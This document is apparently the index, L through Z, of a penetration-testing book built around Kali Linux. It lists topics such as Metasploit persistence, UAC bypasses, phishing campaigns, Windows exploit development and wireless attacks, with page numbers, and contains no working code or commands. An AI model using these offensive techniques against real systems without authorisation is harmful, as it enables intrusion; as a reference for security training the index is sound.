Link-Local Multicast Name Resolution (LLMNR) 442, 443
Linux commands
for reconnaissance 402
live host discovery 110, 111
load balancers

configuring 303, 304
detecting 247, 248
Load balancing detector (lbd) 108, 249
local and online vulnerability databases 140-144
Local File Inclusion (LFI) 512
Local Security Authority (LSA) 406
local system escalation 435, 436
log file
analyzing 305
exploring, from S3 bucket 305
Logical Link Control and Adaptation Protocol (L2CAP) 237
Lua scripting 146, 147

M

MAC address authentication
bypassing 219, 220
opening 219, 220
mail exchanger (MX) 102
MalDuino 182, 184
MalDuino Elite 182
MalDuino Lite 182
Maltego 60-63
machine selections 62
reference link 61

Mandiant Memoryze 405

man-in-the-middle (MiTM) 261

masscan

combining, with scripts 121, 123

Media Access Control (MAC) 215

Metasploitable3 42, 43

Metasploit Framework (MSF) 363, 364, 408

configuration 367-373

database setup 367-373

interfaces 365

libraries 364, 365

modules 366, 367

modules, functions 367

single targets, using simple reverse shell 373-377

targets, exploiting with 373

used, for creating standalone persistent agent 473-475

used, for maintaining persistence 472

variables 372

Metasploit Framework (MSF), libraries

framework base 365

framework core 365

REX 365

Meterpreter 408-411

post-exploitation modules 409

microcomputer attack agents 180

microcontroller 502

microprocessor 502

Microsoft Azure environment

enumerating 129, 130, 132

Microsoft Exchange Server 2016

installing 38-41

Microsoft OneDrive 478, 480-482

Microsoft Windows Server 2016

Mutillidae, installing 44-46

misconfigured S3 buckets 316

MiTM attack

performing, on LDAP over TLS 446-451

mobile application

vulnerability scanning 156, 157

mobile-based attacks 172

Quick Response Code (QR code) 172

SMSishing 172

Mobile Security Framework (MobSF) 156

download link 156

MoonSols Dumpit 405

MSF resource files

used, for exploiting multiple targets 377, 378

Multi-attack web method 190, 191

Mutillidae 44

download link 45

installing, on Microsoft Windows Server 2016 44-46

N

Name Servers (NS) 102

National Vulnerability Database

reference link 141

Native MS Windows commands 118

NBNS 117

Nessus 161

download link 161

installing, on Kali Linux 161, 162

NetBIOS Name Service (NBT-NS) 442, 443

netcat

employing, as persistent agent 467-470

used, for writing port scanner 113

netcraft

URL 98

Network Access Control (NAC)

bypassing 328

post-admission NAC 331

pre-admission NAC 328

Network Mapper (Nmap) 90

network shares

locating 127, 128

Nikto 150

customizing 150-152

reference link 150

NirSoft

URL 402

Nmap 108

using, in vulnerability scanning 144-146

nmap scan

combining, with scripts 121, 123

Nmap Scripting Engine (NSE)

backdoor detection 145

classier version detection of service 145

network discovery 145

vulnerability detection 145

vulnerability exploitation 146

NSE scripts

customizing 147, 148

NT LanMan (NTLM) hashes 406

O

Object Exchange (OBEX) protocol 237

objective-based penetration testing 5

offensive OSINT 58, 59

Offensive Web Testing Framework (OWTF) 263

online file storage cloud services

Covenant C2 framework 482-485

Dropbox 475-477

Microsoft OneDrive 478, 480-482

PoshC2 485, 486

using, to maintain persistence 475

online search portals 69, 70

OpenVAS network vulnerability scanner 158-160

Open Vulnerability Assessment System (OpenVAS) 158

customizing 160

Open Web Application Security Project (OWASP) 246

operating system

fingerprinting 113, 114

operation code 75

Ordnance tool 338

origin servers 316

OS command injection

using, commix 262-264

OSINT 57

defensive 57

offensive 57

types 57

OSRFramework 63, 64

OWASP DirBuster 155

OWASP ZAP 152-156

P

packet capture (pcap) 89

Packetstorm security

reference link 141

passive fingerprinting 113

Passive Total 65, 66

password lists

users, profiling for 82, 83

password sniffers 441, 442

past client-side firewalls

inbound to outbound 332

outbound to inbound 335, 336

tunneling, with SSH 332

URL filtering mechanisms, bypassing 332-335

penetration testing (pentesting) 3

limitations 3

PenTesters Framework (PTF) 263

people-based attacks 172

people-based attacks, types

physical attacks 173

voice-based attack 173

persistence

maintaining, with Metasploit framework 472
maintaining, with online file storage cloud services 475
persistent agent 466
functions 466
Netcat, employing 467-470
using 466
persistent task
configuring, with schtasks 471, 472
personally identifiable information (PII) 314
phishing attack
launching, with gophish 204-208
physical attacks 173
physical attacks, on console 174
chntpw 174-177
samdump2 174-177
sticky keys 177, 179
physical attacks, types
attacks on console 173
impersonation or pretexting 173
pilfering 404
pillaging 404
ping sweep 121
pivoting 426
portable device

advantages 10
using, in Kali Linux 10-12
port forwarding 426
port scanner
writing, with netcat 113
port scanning 111, 112
PoshC2 485, 486
post-admission NAC 331
honeypot solution, detecting 331
isolation, bypassing 331
post-exploitation 407
post-exploitation modules
used, for adding autoroute to Kali Linux 427
post-exploitation modules, Meterpreter 409
post-exploitation, tools
CrackMapExec (CME) 413, 414
Meterpreter 408-411
PowerShell Empire project 411, 412
post exploit persistence module
using 472, 473
PowerShell 422
commands 422, 423
obfuscating 354-357
PowerShell alphanumeric shellcode injection attack

using 194, 195

PowerShell Empire

modules, for situational awareness 417, 418

PowerShell Empire Framework 395-398

roles 397

PowerShell Empire project 411, 412

pre-admission NAC 328

elements, adding 329

endpoint security, disabling 330

rules, identifying 329, 330

pre-admission NAC, endpoint security

exceptions, adding 330, 331

remediation, preventing 330

pre-admission NAC, rules

exceptions 330

quarantine rules 330

Pre-Shared Key (PSK) 236

primary targets 165

Privileged Account Certificate (PAC) 459

proof of concept (POC) 144

Prowler 301-303

ProxyChains

using 428

PsExec

URL 419
using 420
public exploits
adding, with MSF as base 380, 381
compiling 379
executing 379, 380
publicly available exploits, locating 378
publicly available exploits, verifying 378
using 378, 379
public records 80
PuTTY
download link 333
pytm tool 166
used, for generating Data Flow Diagram (DFD) 167

Q

Qualys 162, 163
query Google
dork scripts, using to 75, 76

R

Radio Frequency Communications Protocol (RFCOMM) 237
Radio Frequency Identification (RFID)
cloning, with ChameleonMini 519-521
radio frequency (RF) 211

rapid reconnaissance

conducting, of compromised system 402, 403

Raspberry Pi 180

configuring 181

configuring, with Kali Linux 181, 182

Raspberry Pi 4

Kali Linux, installing 12

RCE profile

used, for accessing S3 bucket 304

real-time operating systems (RTOSes) 503

Reaver

used, for attacking wireless routers 226, 227

reconnaissance

principles 56, 57

reconnaissance phase, types

active 7

passive 6

reconnaissance, principles

gather domain information 59, 60

Maltego 60-63

offensive OSINT 58, 59

OSINT 57

OSRFramework 63

Passive Total 65, 66

web archives 64, 65

recon-ng framework 99-101

IPv4 101, 102

IPv6 102, 103

Red Team Exercise (RTE) 4, 172

Kali Linux role 9

limitations 3

registers

types 383

Remote Administration Tool Tommy Edition (RATTE) 186

Remote Code Execution (RCE) 298

remote desktop protocol (RDP) 456

reset (RST) 91

Responder 442-446

rogue physical device

creating 179

rootkit 466

route

mapping, to target 104, 106, 107

route mapping 96

RouterSploit Framework 510-514

modules 510, 511

S

S3 bucket

accessing, with RCE profile 304
log file, exploring 305
S3 bucket misconfiguration
testing 311-315
samdump2 174-177
SCCM (System Center Configuration Manager) 416
schtasks
using, to configure persistent task 471, 472
Scout Suite 299-301
scraping 66
commercial tools 74
email addresses, obtaining 66, 67
online search portals 69, 70
user information, obtaining 68
usernames, obtaining 66, 67
scripts
using, to combine masscan 121, 123
using, to combine nmap scan 121, 123
SearchSploit 379
secondary targets 165
Security Accounts Manager (SAM) 176
Security Accounts Manager (SAM) database 405
security breaches 79, 80
security controls

bypassing 348

SecurityFocus

reference link 141

Security Identifier (SID) 359

security permission flaws

exploiting 315, 316

security testing

overview 2

Sender Policy Framework (SPF) 62, 102

Server Side Request Forgery (SSRF) 316, 373

Service Controls (SCs) 425

Service Principle Name (SPN) 360, 449

services

for lateral movement 425

shares

compromising 417-419

Shellter 344

Shodan 108

Short Message Service (SMS) 172

Simple Network Management Protocol (SNMP) 123-125

private community string 124

public community string 124

Simple Storage Service (S3) 299

Simultaneous Authentication of Equals (SAE) 236

SMB (Server Message Block) sessions 126, 127
social engineering attacks 186
Social Engineering Toolkit (SET) 99, 184, 185
menu options 185
social engineering attacks 186
Software as a Service (SaaS) 7, 17, 247
spear phishing attack 197, 199-202
specialized scanners 163, 164
SpiderFoot 70-73
Spyse
URL 74
spyze 108
sqlmap 264-268
SSH
used, for tunneling past client-side firewalls 332
standalone persistent agent
creating, with Metasploit framework 473-475
stealth scanning techniques 88
packet parameters, modifying 90, 92
proxies, using with anonymity networks 92-95
source IP stack, adjusting 89, 90
tool identification settings, adjusting 89, 90
sticky keys 177, 179
synchronize (SYN) 91

system administrator

domain user, escalating to 433, 434

system level

administrative privileges, escalating to 436

T

Tabnabbing attack 187

Tactics, Techniques, and Procedures (TTPs) 5, 81, 170

targets, types

primary targets 165

secondary targets 165

tertiary targets 165

TCP/IP Swiss Army knife 467

tertiary targets 165

testing methodology 5

THC-IPv6 Attack Toolkit 103

threat actor

types 2

threat intelligence 81

threat modeling 164

Ticket Granting Service (TGS) ticket 459

Ticket-Granting Ticket (TGT) 458

Time To Live (TTL) 105

TinEye 68

Top-Level Domains (TLDs) 63

Tor

URL 92

traceroute

mapping, beyond firewall 109

URL 105

Transmission Control Protocol/Internet Protocol (TCP/IP) 237

Transport Layer Security (TLS) 446

Trivial File Transfer Protocol (TFTP) 468

tshark

running, to sniff network 424

Twitter

words, extracting with twofi from 84, 85

Twitter words of interest (twofi) 84

used, for extracting words from Twitter 84, 85

U

Unified Communications Managed API 4.0

download link 40

Unified Messaging Service (UMS) 373

Universal Asynchronous Receiver/Transmitter (UART) 514-516

advantages 514

limitations 514

URL

accessing 306

USB-based attack agents 180

User Account Control (UAC) 348-351

bypassing, with Disk Cleanup in Windows 10 353

bypassing, with fodhelper in Windows 10 351, 352

settings 348

user accounts, types

delegated administrators 432

domain administrators 432

enterprise administrators 433

local administrator 432

normal user 432

schema administrators 433

user agent string

reference link 90

User Datagram Protocol (UDP) 95

user information

obtaining 68

UserLand 27

download link 27

usernames

obtaining 66, 67

V

Vagrant 42

download link 42
VDI format
converting 23
Veil-Evasion 338
Veil framework 338
features 338
standalone payload options 339
verification lab
building 34
verification lab, defined targets
Active Directory 35-37
Domain Controller 35-37
installing 34
lab network 35
Metasploitable3 42, 43
Metasploitable3 42
Microsoft Exchange Server 2016, installing 38
Mutillidae 44
vertical privilege escalation 401
VirtualBox 14, 16
download link 14
Virtual Disk Image (VDI) 23
Virtual Private Cloud (VPC) 315
VirusTotal

URL 475

vishing 173

VLAN 117

VMware

Kali Linux, installing onto 12

VMware image

download link 14

VMware Workstation Player (VMware Player) 13, 14

voice-based attack 173

vulnerabilities

types 373

vulnerability assessments (VA) 3

limitations 3

vulnerability scanning 140

for mobile application 156, 157

in EC2 instance 298-310

limitations 140

with Nmap 144-146

vulnerable server 383

vulnerable software

download link 383

W

web application

fingerprinting 250-252

reconnaissance 245, 247
Web Application Attack and Audit Framework (w3af) 163
Web Application Firewall (WAF) 5, 109
detecting 247, 248
web application hacking
methodology 242, 243
mind map 244, 245
web application hacking, methodology
stages 243
web application vulnerability scanners 149
Nikto 150
OWASP ZAP 152-156
web archives 64
reference link 65
web crawling attacks 261
web service-specific vulnerability scanners 261, 262
web shells
access, maintaining with 274-278
website
mapping, with CeWL 84
mirroring, from command line 253
Website Attack Vectors
multiple web-based attacks 186
Weevely 274

whois command (post GDPR) 97

Wi-Fi Protected Access 2 (WPA2)

attacking 221

enterprise implementations, compromising of 229-232

Wi-Fi Protected Access (WPA)

attacking 221

Wi-Fi Protected Setup (WPS) 226

Windows 10

UAC, bypassing with Disk Cleanup 353

UAC, bypassing with fodhelper 352

Windows commands

for reconnaissance 403

Windows Credentials Editor (WCE)

URL 424

using 425

Windows exploit

application execution, controlling 390, 392

crash, debugging 387-390

crash, replicating 387-390

developing 382, 383

generate shellcode, identifying 392-394

right bad characters, identifying 392-394

shell, obtaining 394, 395

vulnerability, identifying through fuzzing 383-387

Windows Management Instrumentation Command Line (WMIC)

commands 421
using 421, 423
Windows operating system controls
bypassing 348
fileless techniques, using 354-357
PowerShell, obfuscating 354-357
User Account Control (UAC) 348-351
Windows-specific operating system controls 357
access and authorization 358, 359
auditing and logging 360
communications security 360
encryption 359
system-level security 359
Windows Task Scheduler 471
wireless AP password
extracting tools 230
Wireless Application Protocol (WAP) 237
wireless attacks
Kali, configuring for 212
reconnaissance, conducting 213-216
wireless communications
Denial of Service (DoS) attacks, against 228
wireless routers
attacking, with Reaver 226, 227

wireless technologies 211, 212

WordPress CMS applications 262

WPA3 236, 237

X

XML injection 268-270

Z

zoomeye

URL 74